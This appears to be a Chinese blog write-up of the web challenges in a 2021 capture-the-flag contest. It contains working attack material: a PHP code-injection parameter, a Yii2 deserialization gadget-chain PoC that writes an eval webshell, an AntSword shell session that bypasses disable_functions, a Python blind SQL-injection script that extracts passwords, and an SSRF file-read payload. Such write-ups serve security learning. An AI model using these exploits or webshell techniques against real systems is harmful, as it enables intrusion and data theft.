第四届红帽杯网络安全大赛 Web 部分writeup

原创

bfengj 于 2021-05-09 22:38:28 发布 8646 收藏 13

分类专栏： 比赛WP

本文链接：https://blog.csdn.net/rfrder/article/details/116572247

版权

比赛WP 专栏收录该内容

44 篇文章 11 订阅

订阅专栏

前言


记录一下web的wp，随手写的，只会前三题，确实都很简单。

find_it

扫到robots.txt，发现1ndexx.php，直接访问不了，访问.1ndexx.php.swp得到源码，然后读flag：


```
?code=<?= show_source(glob('./*')[2]);
```

再访问hack.php：



```
<?php

#ini_set('display_errors',true);
#error_reporting(E_ALL  ^  E_NOTICE);

flag=MZWGCZ33GZRTAOJZMUZTGLJRGE4WKLJUGI3WELLBGBRTKLLDGU2WGZJVHE3DINLDMN6Q====;

echo  "What  is  important  for  a  new  bird  of  php??"
?>

1
```

base32解密一下即可得到flag。



From Base32

Alphabet: A-Z2-7=

Remove non-alphabet chars ☑

```
length: 72
 lines:  1
```

```
MZWGCZ33GZRTAOJZMUZTGLJRGE4WKLJUGI3WELLBGBRTKLLDGU2WGZJVHE3DINLDMN6Q====
```

```
  time:   1ms
length:   42
 lines:    1
```


```
flag{6c099e33-119e-427b-a0c5-c55ce59645cc}
```

framework

是个yii2的框架，扫出来www.zip下载源码，找到了反序列化的路由，yii2的反序列化之前审过了，直接拿POC打：

```php
<?php

namespace yii\rest{
    class IndexAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess = 'assert';
            $this->id = 'file_put_contents("feng.php","<?php eval(\$_POST[0]);?>");exit();';
        }
    }
}
namespace yii\db{

    use yii\web\DbSession;

    class BatchQueryResult
    {
        private $_dataReader;
        public function __construct(){
            $this->_dataReader=new DbSession();
        }
    }
}
namespace yii\web{

    use yii\rest\IndexAction;

    class DbSession
    {
        public $writeCallback;
        public function __construct(){
            $a=new IndexAction();
            $this->writeCallback=[$a,'run'];
        }
    }
}

namespace{

    use yii\db\BatchQueryResult;

    echo base64_encode(serialize(new BatchQueryResult()));
}
```

蚁剑连上去feng.php，然后拿出绕过disable_functions的插件，直接秒，然后`/readflag`：



```
(*) 基础信息
当前路径: /var/www/html/web
磁盘列表: /
系统信息: Linux engine-1 4.19.24-7.25.al7.x86_64 #1 SMP Mon Mar 15 11:48:21 CST 2021 x86_64
当前用户: ctf
(*) 输入 ashelp 查看本地命令
(ctf:/var/www/html/web) $ /readflag
flag{a6f5906f-0b3b-48c8-b876-9642a6fe0021}
(ctf:/var/www/html/web) $
```

Apache_mod_cgi

CGI支持 YES

当前目录可写 YES

htaccess支持 YES

Reference

- AntSword-Labs/bypass_disable_functions/3
- Bypass PHP system functions disabled via mod_cgi (0cx.cc)
- github.com/l3m0n/Bypass_Disable_functions_Shell

Shell状态

PHP版本 5.6

PHP位数 64

操作系统 Linux

当前目录 /var/www/htm

open_basedir

函数支持

dl ×

putenv ×

error_reporting ×

error_log ×

file_put_contents √

WebsiteManger

f12看到`<div class="avtar"><img src="image.php?id=3" width="200" height="200"/></div>`

所以`image.php`存在SQL注入，经过一系列fuzz，写个python脚本跑一下：

```python
"""
Author:feng
"""
import requests

url='http://eci-2zefme7yqvztlaat6my5.cloudeci1.ichunqiu.com/image.php'

flag=''
for i in range(1,100):
    length=len(flag)
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            break

        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagx'),{},1))<{},sleep(0.5),1)".format(i,j)
        #payload="0/**/or/**/if(ascii(substr((select/**/group_concat(table_name)from/**/information_schema.tables/**/where/**/table_schema=database()),{},1))<{},1,0)".format(i,j)
        #payload="0/**/or/**/if(ascii(substr((select/**/group_concat(column_name)from/**/information_schema.columns/**/where/**/table_name='users'),{},1))<{},1,0)".format(i,j)
        payload="0/**/or/**/if(ascii(substr((select/**/group_concat(password)from/**/users),{},1))<{},1,0)".format(i,j)
        params={
            'id':payload
        }
        r=requests.get(url=url,params=params)
        #print(r.text)
        if len(r.text)>200:
            max=j
        else :
            min=j


"images,users"
"username,password"
"admin"  "d6ec745f9d22e6a9ee099"
```

然后直接登录，curl.php似乎是SSRF，直接读/flag：

```
host=file%3A%2F%2F%2Fflag&referer=
```